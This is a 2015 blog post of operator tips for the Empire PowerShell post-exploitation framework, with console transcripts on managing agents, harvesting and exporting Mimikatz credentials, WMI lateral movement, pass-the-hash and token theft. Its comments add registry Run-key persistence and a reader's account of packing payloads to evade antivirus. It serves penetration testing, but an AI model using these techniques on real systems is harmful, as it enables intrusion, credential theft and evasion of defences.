« 10 TIPS FOR ASPIRING SECURITY PROFESSIONALS

TARGETED WORKSTATION COMPROMISE WITH SCCM »

EMPIRE TIPS AND TRICKS

August 26, 2015 by enigma0x3

Empire Tips and Tricks

Since the release of Empire at BSides Las Vegas, the project has received a lot of great feedback and use cases. While @harmj0y, @sixdub and myself worked really hard on documenting all of Empire's features, there are a few tips and tricks that weren't documented that can be of use. I wanted to cover some additional Empire functionality so you can get the most out of the framework.


Generating a Launcher

Empire stagers are the various methods you can use to trigger Empire agents on systems. The 'launcher' format generates the straight PowerShell one-liner to start the staging process, and one we commonly use in engagements as well as testing. If you are simply in need of the

PowerShell one-liner, you can simply type “launcher <listenerName>” from the listener menu and this will quickly generate the one-liner for you. The listener names are tab-completable.

Renaming Agents

After receiving agents, there are also a few shortcuts that will help you easily with shell management. When an agent comes in, it will always have a randomized name. Since this can sometimes make for difficult agent identification, Empire allows you to rename agents using “rename <oldAgentName> <newAgentName>” from the agents menu:



Alternatively, you can do this within the context of an agent by typing “rename <newName>”.

```
(Empire: agents) > [+] Initial agent TPVGXVNC1ZMCBHBZ from 192.168.99.135 now active

(Empire: agents) > interact TPVGXVNC1ZMCBHBZ
(Empire: TPVGXVNC1ZMCBHBZ) > rename CFOBox
(Empire: CFOBox) >
```

Stale Agents

When dealing with multiple agents, determining which ones are active and which ones have died can be accomplished by typing “list stale” in the agents menu. This will list any agents that are no longer active.

You can then remove all stale agents by typing “remove stale”:

```
(Empire: agents) > list

[*] Active agents:

  Name              Internal IP     Machine Name    Username          Process           Delay    Last Seen
  ---------         -----------     ------------    ---------         -------           -----    -------------------
  DXBYZXRC2M2FEBLN  192.168.99.135  WINDOWS2        LAB\Matt          powershell/312    5/0.0    2015-08-22 20:35:12
  UHW3PBNBDEWHCLHG  192.168.99.135  WINDOWS2        LAB\Matt          powershell/200    5/0.0    2015-08-22 20:36:15
  ZLXXKMSBN2B4ULTK  192.168.99.135  WINDOWS2        LAB\Matt          powershell/2872   5/0.0    2015-08-22 20:36:17
  N12DARMULN3LA2LB  192.168.99.135  WINDOWS2        LAB\Matt          powershell/996    5/0.0    2015-08-22 20:35:14

(Empire: agents) > list stale

[*] Active agents:

  Name              Internal IP     Machine Name    Username          Process           Delay    Last Seen
  ---------         -----------     ------------    ---------         -------           -----    -------------------
  DXBYZXRC2M2FEBLN  192.168.99.135  WINDOWS2        LAB\Matt          powershell/312    5/0.0    2015-08-22 20:35:12
  N12DARMULN3LA2LB  192.168.99.135  WINDOWS2        LAB\Matt          powershell/996    5/0.0    2015-08-22 20:35:14

(Empire: agents) > remove stale
(Empire: agents) > list

[*] Active agents:

  Name              Internal IP     Machine Name    Username          Process           Delay    Last Seen
  ---------         -----------     ------------    ---------         -------           -----    -------------------
  UHW3PBNBDEWHCLHG  192.168.99.135  WINDOWS2        LAB\Matt          powershell/200    5/0.0    2015-08-22 20:36:22
  ZLXXKMSBN2B4ULTK  192.168.99.135  WINDOWS2        LAB\Matt          powershell/2872   5/0.0    2015-08-22 20:36:17

(Empire: agents) >
```

You can also list any agents that haven't checked in in a period of time by typing "list x". X will be the minute window for the agent check-in. For example, "list 5" will list all agents that have called back in the last 5 minutes.

```
(Empire: agents) > list 5

[*] Active agents:

  Name              Internal IP     Machine Name    Username          Process           Delay    Last Seen
  ---------         -----------     ------------    ---------         -------           -----    -------------------
  DS4B2C1VYRTN4LFZ  192.168.99.135  WINDOWS2        LAB\Matt          powershell/1008   5/0.0    2015-08-22 20:31:10
  RDSAMSCUT3221WK2  192.168.99.135  WINDOWS2        LAB\Matt          powershell/3040   5/0.0    2015-08-22 20:31:15
```

Mass Agent Configuration Changes


Empire also allows for basic configuration changes to multiple agents at once. You can accomplish this by typing “<command> all <parameter>”. For example, you can set the sleep for all agents to “0” by typing “sleep all 0”:

Process Listing

When searching for a specific process, Empire allows you to specify a process name with the “ps” command. To search for a specific process, you can simply type “ps <ProcessName>” to list all processes that contain that name.


High Integrity Agents*

Several Empire modules require a high integrity context in order to perform certain post-exploitation agents. For example, Empire supports the use of Mimikatz to obtain credentials from memory. High integrity agents will always be identified by an asterisk (*) next to the UserName, and this information can be seen as well by running **info** in an agent menu. You can check if your current user is a local administrator in a medium integrity context (meaning a bypassuac attack should be run) by running the **privesc/powerup/allchecks** module.



The Credential Store

Empire will automatically scrape/parse Mimikatz output and throw the results into an accessible credential module that's stored in the backend database. You can view the credentials by typing "creds".



Searching the Credential Store

The credential store will hold both hash and plaintext credentials. Empire allows for you to search/filter the credential store, so if you are looking for specific users, you can type “creds <searchTerm>” to show all credentials matching that term.

You can also filter by plaintext/hashes by typing “creds plaintext” (for all plaintext creds) or “creds hash” (for all hashes).

```
(Empire: VGUGHUXGU1PGLHNB) > creds plaintext

Credentials:

 CredID  CredType   Domain          UserName   Host        Password
 ------  --------   ------          --------   ----        --------
 5       plaintext  lab.local       justin     WINDOWS2    !J1234567890
 6       plaintext  lab.local       Will       WINDOWS2    !W1234567890
 7       plaintext  lab.local       Matt       WINDOWS2    !M1234567890

(Empire: VGUGHUXGU1PGLHNB) > creds hash

Credentials:

 CredID  CredType   Domain          UserName   Host        Password
 ------  --------   ------          --------   ----        --------
 1       hash       lab.local       justin     WINDOWS2    780f30085fa9cd3f9d98030a57138dd0
 2       hash       lab.local       Will       WINDOWS2    20fc2d177f4fdf4aec6c0ba8fced4c2d
 3       hash       lab.local       Matt       WINDOWS2    7794962738ba0247c639ce8b61076c4c
 4       hash       lab.local       WINDOWS2$  WINDOWS2    b351a634d45d2dde1c1ab3e6f9f92add
```

Adding Credentials to the Credential Store

If you have credentials that weren't automatically added into the credential store, you can manually add them by typing "creds add <domain> <username> <password>":


```
(Empire: VGUGHUXGU1PGLHNB) > creds add lab.local Jason !Jason123

Credentials:

 CredID  CredType   Domain          UserName   Host        Password
 ------  --------   ------          --------   ----        --------
 1       hash       lab.local       justin     WINDOWS2    780f30085fa9cd3f9d98030a57138dd0
 2       hash       lab.local       Will       WINDOWS2    20fc2d177f4fdf4aec6c0ba8fced4c2d
 3       hash       lab.local       Matt       WINDOWS2    7794962738ba0247c639ce8b61076c4c
 4       hash       lab.local       WINDOWS2$  WINDOWS2    b351a634d45d2dde1c1ab3e6f9f92add
 5       plaintext  lab.local       justin     WINDOWS2    !J1234567890
 6       plaintext  lab.local       Will       WINDOWS2    !W1234567890
 7       plaintext  lab.local       Matt       WINDOWS2    !M1234567890
 8       plaintext  lab.local       Jason                  !Jason123
```

Removing Credentials

You can also remove credentials from the credential store by typing “creds remove <credID>/<credID-credID>/all”. You can remove a single credential by specifying the CredID, remove a set of credentials by specifying the range of CredIDs, or you can remove all credentials by specifying “all”.

Exporting Credentials

Empire also allows you to export the credential store to a CSV. You can achieve this by typing “creds export <filePath>\file.csv”:



creds.csv

```
CredID,CredType,Domain,Username,Password,Host,SID,Notes
1,hash,lab.local,Will,20fc2d177f4fdf4aec6c0ba8fced4c2d,WINDOWS2,-,2015-08-24 15:06:10
2,hash,lab.local,justin,780f30085fa9cd3f9d98030a57138dd0,WINDOWS2,-,2015-08-24 15:06:10
3,hash,lab.local,Matt,7794962738ba0247c639ce8b61076c4c,WINDOWS2,-,2015-08-24 15:06:10
4,hash,lab.local,WINDOWS2$,b351a634d45d2dde1c1ab3e6f9f92add,WINDOWS2,-,2015-08-24 15:06:10
5,plaintext,lab.local,Will,!W1234567890,WINDOWS2,-,2015-08-24 15:06:10
6,plaintext,lab.local,justin,!J1234567890,WINDOWS2,-,2015-08-24 15:06:10
7,plaintext,lab.local,Matt,!M1234567890,WINDOWS2,-,2015-08-24 15:06:10
```

Using CredIDs


Each set of credentials is assigned a unique CredID, and you can use this CredID within modules that require credentials:

```
Description:
  Executes a stager on remote hosts using WMI.

Options:

  Name            Required    Value                 Description
  ----            --------    -------               -----------
  Listener        True        test                  Listener to use.
  CredID          False                             CredID from the store to use.
  ComputerName    True        WINDOWS6              Host[s] to execute the stager on, comma
                                                    separated.
  Proxy           False       default               Proxy to use for request (default, none,
                                                    or other).
  UserName        False       lab.local\Matt        [domain\]username to use to execute
                                                    command.
  ProxyCreds      False       default               Proxy credentials
                                                    ([domain\]username:password) to use for
                                                    request (default, none, or other).
  UserAgent       False       default               User-agent string to use for the staging
                                                    request (default, none, or other).
  Password        False       !M1234567890          Password to use to execute command.
  Agent           True        VGUGHUXGU1PGLHNB      Agent to run module on.

(Empire: lateral_movement/invoke_wmi) > set CredID 7
(Empire: lateral_movement/invoke_wmi) > execute
(Empire: lateral_movement/invoke_wmi) > [+] Initial agent KYDPKWH33UEHUHWA from 192.168.99.248 now active

(Empire: lateral_movement/invoke_wmi) >
Invoke-Wmi executed on "WINDOWS6"
```

Alternatively, you can unset the CredID of a module by typing “unset CredID”. This can be used to unset any options that are set within a module. By using “unset”, it will clear out the value of the option specified.

You can also use the CredID with the “pth” command to execute use the Mimikatz PTH module with the credentials in the credential store.

You can then use “steal_token <pid>” to steal the token of the newly generated process.




Disaster Recovery


Sometimes, things don't always go your way. In the event of an Empire crash on the server side, you won't lose all of your access. The agents will run in memory on the target and will keep calling home, even if your listeners are down. Empire utilizes a backend database that preserves Empire's configuration (such as listeners). In the event of a crash, simply start empire back up and wait for your agents to check back in:

```
(Empire) > agents

[*] Active agents:

  Name              Internal IP     Machine Name  Username        Process          Delay    Last Seen
  ---------         -----------     ------------  ---------       -------          -----    -------------------
  AF33DMUFUZSSWNCF  192.168.99.134  WINDOWS2      LAB\Matt        powershell/3940  5/0.0    2015-08-24 15:12:55
  LARVFDLEP3EHHDNG  192.168.99.134  WINDOWS2      *LAB\Matt       powershell/976   5/0.0    2015-08-24 15:12:50
  HACMRPD12U4K3VMA  192.168.99.134  WINDOWS2      LAB\Matt        powershell/1968  5/0.0    2015-08-24 15:12:59
  ENZAVVGVBSGSSLVF  192.168.99.134  WINDOWS2      LAB\Matt        powershell/2192  5/0.0    2015-08-24 15:12:48

(Empire: agents) >
[>] Exit? [y/N] y

[!] Shutting down...

root@kali-dev:~/Desktop/empire#
```

```
root@kali-dev:~/Desktop/empire# ./empire

========================================================================
 Empire: PowerShell post-exploitation agent | [Version]: 1.1
========================================================================
 [Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
========================================================================

      99 modules currently loaded

      1 listeners currently active

      4 agents currently active

(Empire) > agents

[*] Active agents:

  Name              Internal IP     Machine Name  Username        Process          Delay    Last Seen
  ---------         -----------     ------------  ---------       -------          -----    -------------------
  AF33DMUFUZSSWNCF  192.168.99.134  WINDOWS2      LAB\Matt        powershell/3940  5/0.0    2015-08-24 15:12:55
  LARVFDLEP3EHHDNG  192.168.99.134  WINDOWS2      *LAB\Matt       powershell/976   5/0.0    2015-08-24 15:13:06
  HACMRPD12U4K3VMA  192.168.99.134  WINDOWS2      LAB\Matt        powershell/1968  5/0.0    2015-08-24 15:12:59
  ENZAVVGVBSGSSLVF  192.168.99.134  WINDOWS2      LAB\Matt        powershell/2192  5/0.0    2015-08-24 15:14:24
```

Once Empire fires back up, your agents will slowly begin to trickle back in. You can also manually browse the Empire database by opening SQLiteBrowser in Kali and pointing it to "/data/empire.db". This will allow you to see what all Empire retains in the backend database as well as make changes:





These are just a few tips and tricks that we often use when interacting with Empire. Hopefully they are of some use as well! If anyone has any questions, issues, or pull requests, hit us up on Github or in the #psempire channel in Freenode.

RELATED

Phishing with Empire
With 5 comments

Offensive Operations with PowerSCCM
With 2 comments

Targeted Workstation Compromise with SCCM
With 6 comments

Bookmark the permalink.

16 THOUGHTS ON "EMPIRE TIPS AND TRICKS"

Russell Milligan says:

August 31, 2015 at 9:10 pm

I'm trying to get Empire up and running so I can view the traffic and mess around with memory forensics on a compromised machine, but I can't quite get it to work. I run the launcher.bat on a victim machine, and the agent calls back home, but commands don't seem to function. I fired up wireshark on both machines, and when I execute a command I can see the web request go from the default "It works!" webpage to the encrypted command (on both ends, Empire sends it, and the victim receives the HTTP 200 with the same encrypted data), but for some reason it either doesn't execute or doesn't return the results. Any troubleshooting steps I could take to figure out what the deal is?

Reply

enigma0x3 says:

September 15, 2015 at 6:51 pm

We had a few issues with certain setups and the C&C. This should be fixed with the most recent version. Can you either do a git pull or a new clone and give it another try? If the issue still exists, feel free to either open an issue on github or ping one of us in #psempire on freenode.

Reply

Jester says:

October 1, 2015 at 5:31 pm

Hello, I've been playing around with persistence but apparently I wasn't able to regain control over the computer. I've updated registry with module persistence/userland/registry (right after running generated .bat file) and the default process which it was supposed to run is definitely running but I don't get how to invoke the powershell. Could you possibly give me a hint? Is it even possible? Wasn't I supposed to pass any payload?
Anyway, thank you for your hard work, I've been able to gain more insight into security in last two days by reading your site than in all years before.

Reply

enigma0x3 says:

October 9, 2015 at 6:55 pm

With the userland registry module, it will store the payload in HKCU:\Software\Microsoft\Windows\CurrentVersion\Debug and then store the code to read that payload and execute it in HKCU:\Software\Microsoft\Windows\CurrentVersion\Run, which is executed on startup by default. So when a user logs in, it will load the Run key, which has code to read and execute the payload from HKCU:\Software\Microsoft\Windows\CurrentVersion\Debug. Powershell is automatically invoked via the run key on logon.

Reply

Shadow says:

October 28, 2015 at 8:24 pm

I have been trying to get Empire to work, but I'm not having any luck. Their website doesn't really show the baby steps needed from A to Z. I've customized a listener with an IP and port then generated the shellcode which then threw into MSFVenom, to generate an EXE. I run the EXE, but I dont get anything back at Empire. I see the listener listed, but no agents came online, and I'm not sure what I am doing wrong. I would assume that the info that I set would be included in the generated payload that I turned into an EXE to connect back, but no luck

Reply

enigma0x3 says:

October 28, 2015 at 8:48 pm

What do you mean you "generated the shellcode"? The stagers that will result in an Empire agent can be read about here: http://www.powershellempire.com/?page_id=104

Reply

enigma0x3 says:

October 30, 2015 at 5:00 pm

Also, you can find a walkthrough on this here: http://www.powershellempire.com/?page_id=135

Reply

shadow says:

October 31, 2015 at 4:53 pm

sweet, thanks for the info I appreciate it and your help as well. I did end up figuring out how to generate the payload through PSE, and get an agent to connect back. However I noticed that the payload, once generated, will still get caught using Shikata ga nai encoding. So once I generated the exe file, I ran it through Hyperion and PEScrambler to encrypt and obfuscate it, which worked perfectly every time without getting flagged by AV, and still got an agent to connect back. The only difference I saw was that it took a little longer for it to kick it once the exe was executed, and noticed a spike in CPU for few seconds, which makes sense since it has to decrypt. But it all happened without being flagged.

enigma0x3 says:

November 1, 2015 at 3:06 pm

Is there a reason you are using an exe and encoding it? There is absolutely no need to encode it

---

Shadow says:

November 1, 2015 at 3:28 pm

Because I found that if I don't, it gets flagged by AV every time. That's why I use Hyperion and PEScrambler, and it doesn't get caught.

enigma0x3 says:

November 1, 2015 at 4:24 pm

Why not just use the stagers within Empire? Those don't get flagged at all.

---

shadow says:

November 1, 2015 at 4:39 pm

Yea I was looking at those too, I will have to test those and see how those work. Whatever has the fewest steps but least intrusive.

Shadow says:

October 28, 2015 at 9:21 pm

sorry, I mean't payload, like you demonstrated at the top of the article where you used "launcher " to generate a payload in Empire to use in msfvenom. And yea I read about that post as well, although I'm not sure why I'm not getting much when i try to look at the "usestager" to see all the different methods. Nonetheless, not sure why I'm not seeing a connection back

Reply

---

enigma0x3 says:

October 30, 2015 at 11:18 am

It might be easier to walk you through this via IRC or email. you can find us in #psempire on FreeNode or you can reach me at enigma0x3[at]gmail[dot]com

Reply

NerishiQaMaster says:

November 27, 2015 at 2:42 pm

Excellent work. a brilliant tool which I think exceeds the goals it was intended to achieve.

Could I ask you to expand on the examples for manually adding creds to the Credential Store, which use ALL of the possible arguments?

I'd like to be able to add creds pulled in by other modulles like PowerDump, so I need to be able to specify the credType, (domain as hostname?), username, hostname and password.

Having done a tiny bit of trial & error I'm now looking at the code for inspiration – but anything you might add here would be immense.

Much love & respect,

Reply

enigma0x3 says:

November 27, 2015 at 4:38 pm

Yea, you will need to add it using this: creds add

None of the options are required. If the machine isn't on a domain, you can set the domain to the hostname. The username and password options are simply the credentials you want to add. Doing so will throw your new credentials into the credential database.

Reply

LEAVE A REPLY

Enter your comment here...

Search … Search

ARCHIVES

- January 2018
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- April 2017
- March 2017
- January 2017
- November 2016
- August 2016
- July 2016
- May 2016
- March 2016
- February 2016
- January 2016
- October 2015
- August 2015
- April 2015
- March 2015
- January 2015
- October 2014
- July 2014
- June 2014

RECENT POSTS

- Reviving DDE: Using OneNote and Excel for Code Execution
- Lateral Movement Using Outlook's CreateObject Method and DotNetToJScript
- A Look at CVE-2017-8715: Bypassing CVE-2017-0218 using PowerShell Module Manifests
- UMCI Bypass Using PSWorkFlowUtility: CVE-2017-0215
- Lateral Movement using Excel.Application and DCOM

CATEGORIES

- Uncategorized

RECENT COMMENTS

Soc on Defeating Device Guard: A…

"Fileless… on "Fileless" UAC Byp…

"Fileless… on Bypassing UAC usin… App P…

Windows 10 UAC Looph… on Bypa… UAC using App P…

NexusLogger: A New C… on "Filele… UAC Byp…

META

- Register
- Log in
- Entries RSS
- Comments RSS
- WordPress.com

- March 2014
- January 2014

Blog at WordPress.com.